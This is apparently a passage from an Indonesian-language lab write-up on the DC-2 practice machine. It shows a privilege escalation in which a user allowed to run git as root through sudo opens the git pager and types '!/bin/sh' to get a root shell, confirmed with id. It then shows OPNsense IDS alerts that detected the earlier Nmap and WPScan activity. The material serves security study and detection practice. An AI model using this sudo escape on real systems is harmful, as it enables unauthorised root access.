
```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$
```

17. Mengubah git menjadi shell




```
jerry@DC-2:/home/tom$ sudo git -p help config
```

-pada bagian bawah sendiri ubah menjadi `!/bin/sh` dan tekan enter




```
GIT-CONFIG(1)                    Git Manual                    GIT-CONFIG(1)


NAME
       git-config - Get and set repository or global options

SYNOPSIS
       git config [<file-option>] [type] [-z|--null] name [value [value_regex
]]
       git config [<file-option>] [type] --add name value
       git config [<file-option>] [type] --replace-all name value [value_rege
x]
       git config [<file-option>] [type] [-z|--null] --get name [value_regex]
       git config [<file-option>] [type] [-z|--null] --get-all name [value_re
gex]
       git config [<file-option>] [type] [-z|--null] --get-regexp name_regex
[value_regex]
       git config [<file-option>] [type] [-z|--null] --get-urlmatch name URL
       git config [<file-option>] --unset name [value_regex]
       git config [<file-option>] --unset-all name [value_regex]
       git config [<file-option>] --rename-section old_name new_name
       git config [<file-option>] --remove-section name
       git config [<file-option>] [-z|--null] -l | --list
       git config [<file-option>] --get-color name [default]
       git config [<file-option>] --get-colorbool name [stdout-is-tty]
!/bin/sh
```

-pada bagian ini telah didapat akses ke terminal root



```
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


Deteksi scanning nmap pada OPNsense



Alert info

Timestamp	2023-02-11T07:17:56.990564+0000
Alert	ET SCAN Possible Nmap User-Agent Observed
Alert sid	2024364
Protocol	TCP
Source IP	192.168.100.5
Destination IP	192.168.1.101
Source port	40750
Destination port	80
Interface	wan
http hostname	dc-2
http url	/
http user_agent	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
http content_type	text/html
Configured action	☑ Enabled Alert

Deteksi penyerangan WPscan pada OPNsense



Alert info

Timestamp	2023-02-12T01:53:58.105755+0000
Alert	ET POLICY Http Client Body contains pwd= in cleartext
Alert sid	2012888
Protocol	TCP
Source IP	192.168.100.5
Destination IP	192.168.1.101
Source port	49638
Destination port	80
Interface	wan
http hostname	dc-2
http url	/wp-login.php
http user_agent	WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)
Configured action	☑ Enabled Alert

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4